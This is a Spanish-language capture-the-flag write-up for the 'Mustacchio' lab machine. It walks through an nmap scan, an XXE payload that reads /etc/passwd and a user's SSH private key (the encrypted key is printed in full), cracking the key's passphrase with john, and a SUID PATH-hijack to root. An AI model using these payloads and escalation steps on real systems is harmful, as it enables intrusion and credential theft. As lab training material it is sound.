
Mustacchio


viernes, 11 de junio de 2021 22:05

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-12 03:07 BST
Nmap scan report for musta.thm (10.10.95.213)
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d3:9e:50:66:5f:27:a0:60:a7:e8:8b:cb:a9:2a:f0:19 (RSA)
|   256 5f:98:f4:5d:dc:a1:ee:01:3e:91:65:0a:80:52:de:ef (ECDSA)
|_  256 5e:17:6e:cd:44:35:a8:0b:46:18:cb:00:8d:49:b3:f6 (EdDSA)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
MAC Address: 02:28:A8:FA:62:97 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 22: ssh ok
Port 80 varias páginas html, y en un js existe un valor comentado
Bcf063452ff1193524e499349d0ac459



Bulldog19
La contraseña sirvió para conectarse en la web del puerto 8765 como usuario admin



Al presionar sobre submit nos indica que es necesario ingresar un xml, esto nos da pista que podía tratarse de un XXE injection
En el código fuente se encuentra una ruta de ejemplo
http://10.10.95.213:8765/auth/dontforget.bak

Dentro está justamente el código o formato que debe tener el xml

```
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this
you and I could\u2019ve done something more productive than reading this mindlessly and carelessly as
if you did not have anything else to do in life. Life is so precious because it is short and you are being so
careless that you do not realize it until now since this void paragraph mentions that you are doing
something so mindless, so stupid, so careless that you realize that you are not using your time wisely.
You could\u2019ve been playing with your dog, or eating your cat, but no. You want to read this barren
paragraph and expect something marvelous and terrific at the end. But since you still do not realize that
you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you
have wasted an estimated time of 20 seconds.</com>
</comment>
```

Eso nos facilita mucho la vida
Teniendo en cuenta el formato base de un xxe se intentará mezclar ambas cosas.. Primero probando la eficacia del ejemplo y luego modificándolo

```
<!DOCTYPE xxx [<!ENTITY passfile SYSTEM "file:///etc/passwd">]><test>hacker%
26passfile;</test>
```

Submit

Comment Preview:

Name: Joe Hamd

Author : Barry Clad

Comment :

his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could\u2019ve done something more productive than reading this mindlessly and carelessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could\u2019ve been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting precious time, you still continue in till the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.


Perfecto. Ahora, otra cosa que indica el código fuente es que barry puede ingresar a la máquina por ssh

```
</neaa>
<body>

  <!-- Barry, you can now SSH in using your key!-->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">
```


Esto nos hace pensar que lo que es necesario exfiltrar es la llave que tiene barry en su carpeta home/barry/.ssh/id_rsa

Así que preparemos el xml para ello.

Para simplificar el trabajo de prueba y error me fui a burpsuite donde primero probé con etc/passwd



Y luego con /home/barry/.ssh/id_rsa




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6V1uZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE6S
l2f9wZCfDaEZvxCSyQPDJjBXmO7mqfSJ3d59dwhrG9durUu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcGOD3l6l1DwyeUBZmc8UAuQFH7E
NsNsWVykkr3gsw12BMTqGz1bw/1gOdCj3Byc1LJ6mRWXFD3HSmWcc/8bHfdvVSgQ
ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOoOzDJ4Vvw3ycOie
```

```
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gO1/yQJo3wqD1FfY7AC12eUc9NdC
rcvGBXcQg+oRQokOnGVSnGmmvmPsIsVT7027ykzwei3WJlagMBCOO/ekoYeNWlX
bh11qTtQGuC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjmS/vMX+e1cZcvh47KNdN14kQx65BSTmrUSk8GgGnqIJu2/G1fBk+
T+gKceS51WrxIJuimmjwuFD3S2XZaVKJ5dK7iv03E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh78ZuMgpND/Lb5+vpBPRzXotC1XHGQ99I7
LIuQCN5hCb8ZHFD06A+F2aZNpg8G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mIGLVEuQ3Ie4W2zdtCUfUu4Szr+AnBHPa2Iqt90P+wHJiSs44bMSsvg
1aXPXdcVJxmwTs+K156FRomKD9YdPtD4UvyrS3Ch7CiiJNsFJg41Y2s7WiA1xx9o
vpJLGMtpzhgBAXJFVAtwaRAFPxnS4y1FITXX6tivk6ZyORjPsXFzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4E89K540Ru06d7kiwKNnTVgTspW1VCebMfLIi76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMQAoEam1K3TSgrwZCC5aUI6cZG0Mv8XXbSXZOTmhyUF
ckQU/dcZcx9UXoIFhx7DesqroBTR6fEB1qsn7OP1SFj01AHHCgIsxPawm1vSm3bs
7bdofh1ZBjKYdII2gBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRVBpJM/ByDd0kNWa/c//MrGM0+DKkHoAZkfDl3sC0gdRB7kUQ
+Z87nFImxw05dXvVoZK2VoMSb7OvF27AUhUeeU8ctWseiKRmPwS6+xhObBoAbRIn
7mxN/N5L1osTefJn1hdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----
```

Tal como lo indica el encabezado, está encriptado con una contraseña así que extraemos el hash para intentar romperlo

```
/opt/john/ssh2john.py
Usage: /opt/john/ssh2john.py <RSA/DSA/EC/OpenSSH private key file(s)>
# /opt/john/ssh2john.py id_rsa >hash
john --wordlist=/rockyou.txt hash
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prieljames       (id_rsa)
1g 0:00:00:10 DONE (2021-06-12 03:51) 0.09208g/s 1320Kp/s 1320Kc/s 1320KC/s *7¡Vamos!
Session completed.
```

Al ingresar exitosamente con la llave y password encontradas, nos damos cuenta que hay otro usuario y dentro de su directorio hay un ejecutable con permisos especiales

```
barry@mustacchio:/home/joe$ ls -lha
total 28K
drwxr-xr-x 2 joe  joe  4.0K Apr 29 20:32 .
drwxr-xr-x 4 root root 4.0K Apr 29 20:32 ..
-rwsr-xr-x 1 root root  17K Apr 29 20:32 live_log
```

El ejecutable hace lectura del archivo /var/log/nginx/access.log

```
barry@mustacchio:/home/joe$ ls -lh /var/log/nginx/access.log
-rw-r----- 1 www-data adm 13K Jun 12 02:45 /var/log/nginx/access.log
```

Y este lo podemos leer dado que formamos parte del grupo adm

Veremos si podemos eliminarlo y hacer un link simbólico a otro archivo más interesante

```
barry@mustacchio:/home/joe$ rm /var/log/nginx/access.log
rm: remove write-protected regular file '/var/log/nginx/access.log'? y
rm: cannot remove '/var/log/nginx/access.log': Permission denied
```

Fail

Al ejecutar un strings sobre el ejecutable vemos que tiene como instrucción leerlo con el binario tail, pero no está como path absoluto así que podemos usar un path hijacking

```
barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
```

```
barry@mustacchio:/home/joe$ export PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr
/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
barry@mustacchio:/home/joe$
```

```
barry@mustacchio:/tmp$ echo "/bin/bash -p">tail
barry@mustacchio:/tmp$ cat tail
/bin/bash -p
barry@mustacchio:/tmp$ chmod +x tail
barry@mustacchio:/tmp$ /home/joe/live_log
root@mustacchio:/tmp# cat /root/root.txt
```